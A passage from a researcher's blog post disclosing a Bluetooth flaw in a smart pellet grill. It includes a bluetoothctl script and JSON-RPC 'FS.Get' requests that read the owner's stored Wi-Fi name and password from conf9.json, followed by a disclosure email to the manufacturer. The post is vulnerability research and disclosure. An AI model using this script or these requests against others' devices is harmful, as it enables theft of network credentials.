 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65 0x6e 0x61 0
x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73 0x6f 0x6e 0x2
2 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20 0x30 0x20 0x2c 0x20
0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20
```

*/root/Desktop/send.sh - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.


```
1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5f6d4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5f6d4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d
  0x65 0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22
  0x2c 0x22 0x70 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c
  0x65 0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a
  0x73 0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20
  0x30 0x20 0x2c 0x20 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20"
10 gatt.read
11 gatt.read
12 EOF
```



After doing some research, I learned that the “invalid offset” error was triggered due to the size of command/payload. Later, I decided to equalize the size of the 85-character init.js request and the above 88-character conf9.json request. After removing 3 space characters, the request took the following form and became 85 characters in length.


{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:0,”len”:20}}


After sending this request to the grill, I saw that I was able to successfully read the first 20 characters of the conf9.json file.



When I continued reading the file by incrementally increasing the optional parameter Offset, I discovered that with the following request, I was able to obtain the wireless network name and password I had entered during the setup of the grill application!

{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:280,”len”:99}}





As a result of my security research, I uncovered this critical vulnerability. By exploiting it, I demonstrated that a malicious person could easily learn the wireless network name and password of this brand and model of grill from a distance of 98 to 984 feet by sending requests. What's surprising is that for this vulnerability to be exploited, the grill only needed to be plugged in and didn't even have to be in the "POWER ON" state.

While I may not know the exact number of households affected by this vulnerability, statistics show that as of the beginning of 2021, there were approximately 100 million households using grills in the United States. Considering that one in three households used more than one grill, it's safe to say that the proliferation of such smart grills (IoT devices) poses significant security risks.

After discovering this significant vulnerability, instead of parting ways with my smart grill, I decided to move it to the Wi-Fi Guest Network along with my other IoT devices, ensuring that it wouldn't spoil my appetite. Now I can continue to enjoy delicious meals without any worries. :)

As a precaution, I recommend not leaving your smart grill plugged in when you're not using it until the manufacturer addresses this vulnerability.

Hope to see you in the following articles.

Note: I sent an email to the grill manufacturer about this vulnerability on April 1st. Unfortunately, I have not received a response yet.

Responsible Vulnerability Disclosure for [redacted] Pellet Grill

Mert SARICA <mert.sarica@gmail.com>
to support

Sat, Apr 1, 11:29 AM (3 days ago)

Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (internet of things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities) due to their limited software and hardware capabilities.

Recently I purchased an [redacted] Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app (https://play.google.com/store/apps/details?id=[redacted]&hl=en_US&gl=US). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.